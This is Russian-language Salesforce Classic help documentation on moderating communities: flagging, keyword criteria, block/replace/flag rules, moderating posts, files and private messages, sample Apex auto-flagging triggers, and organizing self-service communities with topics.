[Общие сведения о модерировании сообществ](#)

[Включение функции присвоения пометок для пользователей сообщества](#)

## Доступ к управлению сообществом

Администраторы и менеджеры сообщества используют страницу «Управление сообществом» для отслеживания действий сообщества и настройки других важных функций управления.


Страница «Управление сообществом» доступна пользователям только после входа в сообщество.

1. Щелкните значок  в общем верхнем колонтитуле сообщества.

Полномочие «Создание и настройка сообществ» предоставляет участникам сообщества доступ к странице «Управление сообществом» на странице «Все сообщества» меню «Настройка».

2. Выберите нужный компонент сообщества.

- Просмотр сообщества или получение доступа к настройкам сообщества в конструкторе сообществ, Force.com или среде Site.com Studio посредством меню Управление сообществом в общем верхнем колонтитуле.
- Просмотр отчетов о подробных сведениях и осуществление действий на основе активности сообщества посредством меню **«Подробные сведения»**.
- Просмотр панелей мониторинга и отчетов сообщества посредством меню **«Панели мониторинга»**.
- Настройка правил модерирования и отслеживание помеченных элементов ленты в меню **«Модерирование»**.
- Управление навигационными и специальными темами посредством меню **«Темы»**.
- Настройка пользовательских рекомендаций для отображения в сообществе с помощью меню **«Рекомендации»**.
- Настройка уровней репутации и баллов посредством меню **«Репутация»**.
- Настройка свойств сообщества, таких как имя, описание, URL-адрес, статус и шаблон, посредством меню **«Администрирование»**. Здесь также можно обновить такие настройки сообщества, как участники, вкладки, фирменный стиль, логин, регистрация и сообщения электронной почты.

 **Важное замечание:** Параметры, доступные на странице «Управление сообществом», определяются выбранным шаблоном сообщества, назначенными полномочиями и выполненными настройками. Например, меню «Темы» доступно только сообществам, использующим темы. Некоторые из перечисленных ниже параметров могут быть неприменимы в сообществе. Чтобы показать все меню, последовательно выберите пункты **«Администрирование» > «Настройки»** и установите флажок **«Показать все параметры на странице управления сообществом»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к странице «Управление сообществом»:

- «Управление сообществами» ИЛИ «Создание и настройка сообществ»
- И участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

Для настройки параметров администрирования или использования конструктора сообществ:

- «Создание и настройка сообществ»
- И участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

## Стратегии и инструменты модерирования сообщества

### Общие сведения о модерировании сообществ

Функция модерирования сообщества позволяет наделять участников сообщества полномочиями, необходимыми для отслеживания и проверки содержимого на соответствие установленным требованиям. Также можно настраивать правила и критерии модерирования для блокирования, присвоения пометок и замены ключевых слов в содержимом, созданном пользователями, например в записях и комментариях.

Дальнейшее развитие сообщества напрямую зависит от его модерирования. Каждое сообщество должно содержать активных модераторов, готовых к изнурительной проверке участников и содержимого на наличие полезной информации и соответствие установленным требованиям. Кроме того, участникам должна быть предоставлена возможность выявления содержимого, которое на их взгляд является недопустимым или оскорбительным.

Ниже перечислены действия, доступные после включения функции модерирования сообществ.

- Назначение отдельным пользователям полномочий модератора, необходимых для отслеживания сообщества
- Предоставление участникам права помечать записи, комментарии, файлы и личные сообщения, которые они считают недопустимыми.
- Предоставление модераторам возможности просматривать помеченные элементы и выполнять действия (например, удаление сообщения, комментария или файла).
- Предоставление менеджерам и ответственным за группы возможности модерировать управляемые или собственные группы
- Создание правил и критериев для автоматического блокирования, присвоения пометок или замены ключевых слов в содержимом, созданном пользователями, например в записях или комментариях.
- Отслеживание присвоения пометок и активности модерирования в рамках сообщества

Для **ограничения размера и типа файлов, разрешенных в сообществе**, перейдите на страницу **«Администрирование» > > «Настройки»**.

Для создания отчета об активности модерирования в сообществах запросите помеченное содержимое или действие посредством API или создайте настраиваемый тип отчета с использованием объекта «Сети» в качестве основного. Также можно установить пакет **«Панели мониторинга сообществ Salesforce»** для просмотра отчетов «Подробные сведения», которые позволят отслеживать модерлируемое содержимое сообщества.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Если необходимо создать настраиваемую расширенную логику модерирования для сообщества, можно создать триггеры, помечающие содержимое. Настраиваемые триггеры работают в фоновом режиме и не требуют открытого доступа пользователей для присвоения пометок.

СМ. ТАКЖЕ:

[Назначение модератора сообщества](#)

[Включение функции присвоения пометок для пользователей сообщества](#)

[Модерирование сообщений и комментариев в сообществе](#)

[Модерирование файлов в сообществе](#)

[Модерирование личных сообщений в сообществе](#)

[Создание критериев модерирования для сообщества](#)

[Создание правил модерирования для сообщества](#)


## Включение функции присвоения пометок для пользователей сообщества

Чтобы разрешить участникам сообщества помечать сообщения, комментарии, файлы и личные сообщения, которые, на их взгляд, являются недопустимыми, включите функцию присвоения пометок.

Прежде чем разрешить участникам помечать содержимое в пользовательском интерфейсе, рекомендуем включить функцию модерирования сообщества. Если соответствующий параметр не отображается, обратитесь к администратору.

Данный параметр не требуется для присвоения пометок или модерирования элементов посредством API.

Помеченный элемент может быть просмотрен и обработан модератором сообщества. Кроме того, отключение функции присвоения пометок для участников сообщества не препятствует присвоению пометок модераторами.

1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
  - Щелкните значок  в общем верхнем колонтитуле сообщества.
  - Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Все сообщества**». Затем щелкните ссылку «**Управление**» напротив имени нужного сообщества.
2. Последовательно выберите пункты «**Администрирование**» > «**Настройки**» и установите флажок «Разрешить участникам помечать содержимое».
3. Нажмите кнопку «**Сохранить**».

Ниже перечислены действия, доступные после включения данного параметра в сообществе.

- Участники могут помечать сообщения, комментарии и файлы посредством параметра «Пометить как недопустимое».
- Пользователи могут помечать личные сообщения в рамках сообщества на странице «Мои сообщения» в Chatter. Если участник включил уведомления по электронной почте, он также сможет помечать сообщения прямо из своего электронного ящика. Участники могут помечать только сообщения из сообщества, в котором они состоят.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции присвоения пометок для пользователей сообщества:

- «Создание и настройка сообществ»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»



**Прим.:** На клиентских или партнерских порталах, во внутренней организации или из Salesforce1 помечать личные сообщения невозможно.

- Менеджеры и ответственные за группы могут модерировать управляемые или собственные группы.

Если необходимо создать настраиваемую расширенную логику модерирования для сообщества, можно создать триггеры, помечающие содержимое. Настраиваемые триггеры работают в фоновом режиме и не требуют открытого доступа пользователей для присвоения пометок.

Если сообщество использует шаблон на основе конструктора сообществ, то раздел **«Помеченные файлы»** не будет отображаться на странице «Управление сообществом» даже при включении параметра «Разрешить участникам помечать содержимое». Чтобы отобразить раздел **«Помеченные файлы»**, установите флажок «Показать все параметры на странице управления сообществом» на странице **«Настройки»**.

СМ. ТАКЖЕ:

[Общие сведения о модерировании сообществ](#)

[Назначение модератора сообщества](#)

[Модерирование сообщений и комментариев в сообществе](#)

[Модерирование файлов в сообществе](#)

[Модерирование личных сообщений в сообществе](#)



## Создание критериев модерирования для сообщества


Создание критерия, улавливающего оскорбительную лексику или недопустимое содержимое в сообществе. Критерии используются в правилах для модерирования содержимого, созданного пользователями, например записей и комментариев.

Для установки списков ключевых слов можно использовать Metadata API или Tooling API.

Ниже перечислены некоторые рекомендации.


- В списке критериев вашей организации может содержаться до 30 ключевых слов. Это ограничение действует для организации, а не для сообщества.
- В списке ключевых слов может быть до 2 000 записей.
- Регистр и конечные знаки препинания при сопоставлении ключевых слов с содержимым, созданным пользователем, игнорируются. Например, если в вашем критерии содержится запись «ПлохоеСлово», оно будет определено при вводе записи «ПЛОХОЕСЛОВО» или «плохоеслово».

Настройка критериев для использования в правилах модерирования

1. Щелкните значок  в общем верхнем колонтитуле сообщества. Полномочие «Создание и настройка сообществ» предоставляет участникам сообщества доступ к странице «Управление сообществом» на странице «Все сообщества» меню «Настройка».
2. Последовательно нажмите «Модерирование» > «Критерии».
3. Нажмите кнопку «Создать».
4. Введите имя, уникальное имя и описание для данного критерия.
5. Нажмите кнопку «Сохранить».
6. Обновление ключевых слов в критерии.

Чтобы добавить ключевые слова, нажмите кнопку «Добавить».

- Ключевые слова могут состоять максимум из 100 символов и содержать буквы, числа, пробелы и специальные символы.
- Специальные символы не поддерживаются.
- Ключевые слова разделяются запятыми или разрывами строки.
- При добавлении ключевых слов можно одновременно копировать и вставлять до 32 000 символов.

 **Совет:** Для охвата различных вариантов одного и того же слова можно использовать специальные символы и пробелы. Например:

*плохое-слово*

*пл@хоеслово*

*п л о х о е с л о в о*

Чтобы удалить ключевые слова, выберите нужные ключевые слова и нажмите кнопку «Удалить».

В сообщении будет указано, сколько ключевых слов удалось и не удалось добавить, а также сколько дублей проигнорировано. Если не удалось сохранить всю запись, просмотрите требования к ключевым словам и повторите попытку. Случайно добавленные дубли будут проигнорированы.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, просмотра, редактирования или удаления критериев:

- «Управление сообществами» ИЛИ «Создание и настройка сообществ»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

Чтобы удалить критерий, нажмите кнопку «Удалить» на странице «Критерий». Если критерий используется правилом, его удаление невозможно.

СМ. ТАКЖЕ:

[Общие сведения о модерировании сообществ](#)

[Создание правил модерирования для сообщества](#)

## Создание правил модерирования для сообщества


Создание и изменение правил сообщества для модерирования содержимого, созданного пользователями. Каждое правило указывает на то, к какому содержимому, созданному пользователями, оно применяется, на критерий для активации правила и на необходимые действия модерирования. Можно создать правило, которое блокирует, присваивает пометки или заменяет содержимое, созданное пользователями, с оскорбительной лексикой или недопустимым содержанием.


Если сообщество использует шаблон Napili, правила модерирования применяются к вопросам, созданным участниками сообщества.

Для установки правил модерирования можно использовать интерфейс Metadata API или Tooling API.

Ниже перечислены некоторые рекомендации.

- Ваша организация может установить до 30 правил. Это ограничение действует для организации, а не для сообщества.
- В каждом правиле может быть максимум три критерия.
- Сначала запускаются правила, блокирующие содержимое, затем правила, заменяющие его, а затем правила, помечающие контент. Если одно действие выполняется двумя правилами, первым запускается более раннее правило.

 **Совет:** Прежде чем создавать правило, убедитесь, что созданы критерии для этого правила.

1. Щелкните значок  в общем верхнем колонтитуле сообщества.

Полномочие «Создание и настройка сообществ» предоставляет участникам сообщества доступ к странице «Управление сообществом» на странице «Все сообщества» меню «Настройка».

2. Последовательно нажмите «Модерирование» > «Правила».

3. Нажмите кнопку «Создать».

4. Заполните поля ниже.

- Имя: введите имя правила.
- Уникальное имя: введите уникальное имя правила. Уникальное имя, используемое интерфейсом API и управляемыми пакетами.
- Описание: при необходимости введите описание.
- Применимо к: укажите, к каким типам содержимого, созданного пользователями, это правило должно применяться. Общаются только записи и комментарии из содержимого, созданного в группах и профилях пользователей. Поддерживаются все типы ленты, например опросы и ссылки.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, просмотра, редактирования и удаления правил:

- «Управление сообществами» ИЛИ «Создание и настройка сообществ»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

- Критерий: выберите критерий для запуска этого правила.
  - ❗ **Важное замечание:** Если активировать правило без указанных критериев, оно либо будет помечать все записи и комментарии, либо не позволит пользователям вообще создавать записи и комментарии. Ой! Будьте осторожны.
- Действие модерирования: укажите, что должно происходить после срабатывания критерия.
  - Блокирование не позволяет опубликовать содержимое.
  - Замена публикует содержимое, заменив ключевые слова на звездочки (\*). Например, «*ПлохоеСлово*» превращается в \*\*\*\*\*.
  - Пометка публикует и автоматически помечает содержимое как недопустимое.
- Сообщение для пользователя: укажите, что должно отображаться у пользователя при блокировании его контента. Если не указать сообщение, пользователю отобразится стандартный текст: «Нельзя использовать %BLOCKED\_KEYWORD% или другие неподходящие слова в сообществе. Измените содержимое и повторите попытку». Переменная %BLOCKED\_KEYWORD% отображает до пяти заблокированных слов. Эту переменную можно также использовать в собственном настраиваемом сообщении.
  - 💡 **Совет:** Для международных сообществ можно перевести это пользовательское сообщение. Введите строку «Перевод» в поле «Быстрый поиск» меню «Настройка» и выберите «Перевести». Для перевода пользовательского сообщения выберите компонент настройки «Правило модерирования» и раскройте сообщество, к которому относится правило.
- Активировать правило: правило активируется, если этот флажок установлен.

## 5. Чтобы применить внесенные изменения, нажмите кнопку «Сохранить».

СМ. ТАКЖЕ:

[Общие сведения о модерировании сообществ](#)

[Создание критериев модерирования для сообщества](#)

[Как и когда выполняются правила модерирования сообщества?](#)

[Ввод переведенных терминов](#)

## Как и когда выполняются правила модерирования сообщества?

Сначала выполняются правила, блокирующие содержимое, затем правила, заменяющие содержимое, а затем правила, помечающие содержимое. При выполнении одинакового действия как минимум двумя правилами сначала выполняется более старое правило. Правила модерирования сообщества поддерживают текущие триггеры. При выполнении правил модерирования сообщества на сервере система Salesforce использует стандартный порядок выполнения.

Правила, блокирующие содержимое, выполняются во время проверки системы. Правила, блокирующие содержимое, пропускают изменения, внесенные триггерами *before*. Например, если триггер *before* изменяет сообщение ленты, то правило модерирования, блокирующее содержимое, пропускает измененное содержимое и выполняется для исходного содержимого.

Правила, заменяющие содержимое, выполняются перед сохранением базы данных.

Правила, помечающие содержимое, выполняются после бизнес-правил.

СМ. ТАКЖЕ:

[Создание правил модерирования для сообщества](#)


[Руководство разработчика Apex: триггеры и порядок выполнения](#)

## Модерирование сообщений и комментариев в сообществе

Модераторы сообщества могут просматривать ленту «Помеченные сообщения», которая содержит список сообщений и комментариев, помеченных участниками сообщества как недопустимые, и выполнять соответствующие действия. Менеджер или ответственный за группу может просматривать пометки и выполнять действия над элементами в собственных группах.

Помеченные сообщения и комментарии обозначаются маленьким оранжевым значком напротив даты публикации сообщения или комментария. Число, отображающееся напротив пометки, указывает на количество пользователей, пометивших данный элемент. Модератор может просматривать каждый элемент и принимать решение о необходимости выполнения действий.

Ниже перечислены некоторые рекомендации по использованию помеченных элементов.

- Модераторы могут просматривать и обрабатывать только доступные элементы.
  - При необходимости менеджеры или ответственные за группы сообщества могут модерировать элементы в собственных группах, включая просмотр или удаление пометок, а также удаление сообщений, комментариев или файлов. Лента «Помеченные сообщения» не отображается данным пользователям на странице «Управление сообществом».
  - Сообщество, параметр «Разрешить участникам помечать содержимое» которого отключен, позволяет помечать элементы и просматривать помеченные элементы только модераторам.
1. Щелкните значок  в общем верхнем колонтитуле сообщества. Полномочие «Создание и настройка сообществ» предоставляет участникам сообщества доступ к странице «Управление сообществом» на странице «Все сообщества» меню «Настройка».
  2. Чтобы просмотреть ленту помеченных сообщений и комментариев, последовательно выберите пункты **«Модерирование»** > **«Помеченные сообщения»**.
  3. Чтобы удалить недопустимое сообщение или комментарий, щелкните **«Удалить»**. Чтобы удалить пометку, присвоенную сообщению или комментарий по ошибке, щелкните **«Удалить пометки»**.
  4. Нажмите кнопку **«ОК»**.

При необходимости выполните модерирование прямо в контексте сообщества путем удаления пометок или содержимого в ленте.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра помеченных элементов и удаления пометок, сообщений или комментариев:

- «Модерирование лент сообществ»

Для просмотра помеченного содержимого на странице «Управление сообществом» и удаления пометок, сообщений или комментариев:


- «Модерирование лент сообществ»

И

«Управление сообществами» ИЛИ  
«Создание и настройка сообществ»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

 **Совет:** Чтобы получать электронное уведомление о каждом элементе, помеченном в сообществе, установите флажок **«Помечает элемент как недопустимый»** на странице «Параметры эл. почты».

СМ. ТАКЖЕ:

[Общие сведения о модерировании сообществ](#)

[Включение функции присвоения пометок для пользователей сообщества](#)

## Модерирование файлов в сообществе


Модераторы сообщества могут просматривать список «Помеченные файлы», который содержит файлы, помеченные участниками сообщества как недопустимые, и выполнять соответствующие действия. При необходимости менеджеры или ответственные за группы могут просматривать пометки и выполнять действия над файлами в собственных группах.

Участники сообщества могут публиковать файлы, являющиеся недопустимыми ввиду наличия конфиденциальных данных или оскорбительного содержания. Другие участники сообщества могут пометить данные файлы для проверки. Помеченные файлы обозначаются маленьким оранжевым значком. Число, отображающееся напротив пометки, указывает на количество пользователей, пометивших данный элемент.


Модераторы могут просматривать и удалять файлы только из доступных сообществ.

Сообщества, параметр «Разрешить участникам помечать содержимое» которых включен, позволяют менеджерам и ответственным за группы сообщества просматривать и удалять пометки для файлов из собственных и управляемых групп. Сообщество, параметр «Разрешить участникам помечать содержимое» которого отключен, позволяет помечать элементы и просматривать помеченные элементы только модераторам.

Если сообщество использует шаблон на основе конструктора сообществ, то раздел **«Помеченные файлы»** не будет отображаться на странице «Управление сообществом» даже при включении параметра «Разрешить участникам помечать содержимое». Чтобы отобразить раздел **«Помеченные файлы»**, установите флажок «Показать все параметры на странице управления сообществом» на странице **«Настройка»**.

- Щелкните значок  в общем верхнем колонтитуле сообщества.
 

Полномочие «Создание и настройка сообществ» предоставляет участникам сообщества доступ к странице «Управление сообществом» на странице «Все сообщества» меню «Настройка».
- Чтобы просмотреть список помеченных файлов, последовательно выберите пункты **«Модерирование» > «Помеченные файлы»**.
- Чтобы удалить пометку, присвоенную файлу по ошибке, выберите **«Удалить пометки»** из раскрывающегося меню в столбце «Действие». Чтобы удалить недопустимый файл, выберите **«Удалить»**.
 

Чтобы открыть файл для предварительного просмотра без закрытия страницы, щелкните значок .
- При необходимости нажмите кнопку **«ОК»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра страницы сведений о файле и удаления пометок или файлов:

- «Модерирование файлов сообществ»

Для просмотра помеченных файлов на странице «Управление сообществом» и удаления пометок или файлов:

- «Модерирование файлов сообществ»


И

«Управление сообществами» ИЛИ «Создание и настройка сообществ»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

При необходимости выполните модерирование прямо в контексте сообщества путем удаления пометок или содержимого на странице сведений о файле.

 **Совет:** Чтобы получать электронное уведомление о каждом элементе, помеченном в сообществе, установите флажок **«Помечает элемент как недопустимый»** на странице «Параметры эл. почты».

Для **ограничения размера и типа файлов, разрешенных в сообществе**, перейдите на страницу **«Администрирование»** > > **«Настройки»**.

СМ. ТАКЖЕ:

[Общие сведения о модерировании сообществ](#)

[Включение функции присвоения пометок для пользователей сообщества](#)

## Модерирование личных сообщений в сообществе

Модераторы сообщества могут просматривать и обрабатывать список личных сообщений Chatter, помеченных участниками сообщества как недопустимые или спам.

Полномочие «Модерирование сообщений сообществ Chatter» позволяет пользователям осуществлять модерацию личных сообщений только в тех сообществах, участниками которых они являются. Это полномочие не позволяет просматривать содержимое сообщений. Для просмотра содержимого личных сообщений требуется полномочие «Управление сообщениями Chatter». Это полномочие позволяет модератору просматривать *все* личные сообщения в организации Salesforce.

 **Важное замечание:** Обратите внимание на ограничения ниже.

- Модераторы могут использовать только SOAP API для снятия пометки или удаления помеченных личных сообщений.
- Участники сообщества не могут помечать личные сообщения, отправленные из сообществ, участниками которых они не являются, или сообществ, которые не поддерживают присвоение пометок.
- Пользователи не могут помечать личные сообщения во внутренней организации и приложении Salesforce1, а также на партнерских и клиентских порталах.

Ниже перечислены некоторые способы отслеживания помеченных сообщений в сообществах и управления ими.

- Используйте предварительно настроенный отчет «Подробные сведения». Данный отчет «Подробные сведения» на странице «Управление сообществом» помогает отслеживать текущие тенденции и контролировать нежелательные рассылки личных сообщений в сообществе. При необходимости просмотрите отправителя сообщения, дату отправки и пользователя, пометившего сообщение. Возьмите этот отчет за основу, затем с помощью API-интерфейса снимите пометки или удалите сообщения.

Дополнительную информацию о данном пакете см. в разделе [«Составление отчетов по сообществам посредством пакета панелей мониторинга и отчетов Insights»](#).

- Создайте собственный отчет.

Сначала создайте тип настраиваемого отчета, где объект «Сети» используется в качестве основного, а объект «Аудиты сети» — в качестве дополнительного. Затем создайте отчет на основе нового типа настраиваемого отчета и добавьте

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для модерирования личных сообщений и удаления помеченных личных сообщений:



- «Модерирование сообщений сообществ Chatter» ИЛИ «Управление сообщениями Chatter»

Для просмотра содержимого помеченных личных сообщений:

- «Управление сообщениями Chatter»

фильтр поля, где параметру «Тип аудируемого объекта» соответствует значение «Сообщение Chatter». Удалите помеченные сообщения с помощью API-интерфейса.

- Напрямую запросите помеченные сообщения из API-интерфейса, затем удалите их.

 **Совет:** Чтобы получать электронное уведомление о каждом личном сообщении, помеченном в сообществе, установите флажок **«Помечает элемент как недопустимый»** на странице «Параметры эл. почты». Для получения сообщений электронной почты требуются полномочия «Модерирование сообщений сообществ Chatter» и «Модерирование лент сообществ». Чтобы настроить параметры электронной почты, откройте страницу профиля в сообществе, нажмите раскрывающуюся кнопку () в верхнем правом углу страницы, выберите пункт **«Мои параметры»** и щелкните **«Параметры эл. почты»**.

СМ. ТАКЖЕ:

[Общие сведения о модерировании сообществ](#)


[Рекомендации по удалению пользовательских сообщений Chatter](#)

[Руководство разработчика SOAP API: ChatterMessage](#)

[Руководство разработчика Apex: модерирование личных сообщений Chatter посредством триггеров](#)

## Настройка триггеров Apex для присвоения пометок элементам


С помощью триггеров можно создавать настраиваемую расширенную логику модерирования, которая будет автоматически помечать элементы сообщества.

 **Совет:** Знаете ли вы, что это можно делать в пользовательском интерфейсе? Большинству сообществ не требуются настраиваемые триггеры модерирования. Создавать правила и критерии модерирования можно непосредственно в управлении сообществом. Подробнее см. в разделе [«Создание правил модерирования для сообщества»](#).

Использование триггеров для автоматического присвоения пометок элементам позволяет модерировать сообщество в фоновом режиме. Эти пометки отображаются **только** модераторам. Пользователи могут просматривать пометки в ленте «Помеченные сообщения» на странице «Управление сообществом», запрашивать пометки посредством интерфейса API или использовать типы настраиваемых отчетов для создания отчетов по помеченным элементам, пользователям с наибольшим количеством помеченных элементов и т. д.

Ниже перечислены рекомендации по созданию триггеров.

- Создайте триггеры Apex с событием «after insert» для объекта FeedItem, FeedComment, ChatterMessage или ContentDocument.
- Определите критерий, который при выполнении создает запись (пометку) NetworkModeration, где объект FeedComment, FeedItem, ChatterMessage или ContentDocument является родительским.

 **Пример:** Данный триггер автоматически помечает сообщения сообщества, содержащие *BadWord*.

```
trigger autoflagBadWord on FeedItem (after insert) {
    for (FeedItem rec : trigger.new) {
        if (!<CommunityId>.equals(rec.networkScope))
            continue;
    }
}
```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания триггеров:

- «Изменение всех данных»



```

        if (rec.body.indexOf('BadWord') >= 0) {
            NetworkModeration nm = new NetworkModeration(entityId=rec.id,
visibility='ModeratorsOnly');
            insert(nm);
        }
    }
}

```

Аналогичный триггер для комментариев будет выглядеть следующим образом.

```

trigger autoflagBadWord on FeedComment (after insert) {
    for (FeedComment rec : trigger.new) {
        if (!<CommunityId>.equals(rec.networkScope))
            continue;

        if (rec.commentBody.indexOf('BadWord') >= 0) {
            NetworkModeration nm = new NetworkModeration(entityId=rec.id,
visibility='ModeratorsOnly');
            insert(nm);
        }
    }
}

```

СМ. ТАКЖЕ:

[Руководство разработчика SOAP API](#)


## Систематизация сообществ для самообслуживания посредством тем

### Систематизация сообществ для самообслуживания посредством тем

Темы — отличный способ систематизации содержимого в любом сообществе. Участники сообщества могут добавлять темы в сообщения и дискуссии, а также согласованно структурировать содержимое. При настройке сообщества для самообслуживания посредством шаблона Napili рекомендуем использовать страницу «Управление сообществом» для быстрого поиска ключевых навигационных и специальных тем.

Страница «Управление сообществом» позволяет выбирать навигационные темы и подтемы для создания единой карты сообщества и специальные темы для выделения текущих популярных обсуждений. В самом сообществе персональные темы позволяют пользователям систематизировать данные друг для друга, повышая заинтересованность участников путем индивидуализации сообщества.


В сообществе для самообслуживания шаблон Napili определяет макет и дизайн навигационных, специальных и персональных тем. Ниже приведены наглядные примеры каждого типа в активном сообществе.

 **Совет:** Чтобы добавить навигационные и специальные темы в сообщества других типов, разработчики Apex могут использовать [класс ConnectApi.ManagedTopics](#) на странице Visualforce.


### Навигационные темы

Навигационные темы доступны посредством меню «Темы», расположенного в верхнем левом углу каждой страницы сообщества для самообслуживания. Участники сообщества могут также просматривать все навигационные темы и вложенные темы сообщества в одном месте в каталоге тем.






Выбор навигационной темы посетителем инициирует отображение соответствующего баннера вверху страницы.



### Специальные темы

Специальные темы доступны посредством начальной страницы сообщества. Каждой специальной теме соответствует уникальная выбранная миниатюра. (Данные уникальные миниатюры отображаются только на начальной странице; вверху всех страниц специальных тем отображается стандартный баннер, выбранный в конструкторе сообществ.)



### Персональные темы

При публикации вопросов участники сообщества создают темы путем использования хэштегов в основном тексте или заполнения поля предложенных тем ниже. (Полномочия «Назначение тем» и «Создание тем» должны быть включены для пользователей сообщества в меню «Настройка».)

Post To **Backpacking** ▾
✕

**What's the best backpack for a solo expedition?**

I'm doing a solo hike of the Pacific Crest Trail next July. Any recommended packs for a #PCT trek like this?

Topics help get your questions seen by the right people

ASK

При необходимости участники могут удалять предложенные темы, которые не соответствуют текущему сообщению.

**Совет:** Персональные темы могут быть доступны посредством поиска или отображаться как специальные темы на странице «Управление сообществом».

СМ. ТАКЖЕ:

[Настройка навигационных тем](#)


[Настройка специальных тем](#)



[Управление темами в сообществах](#)


## Настройка навигационных тем


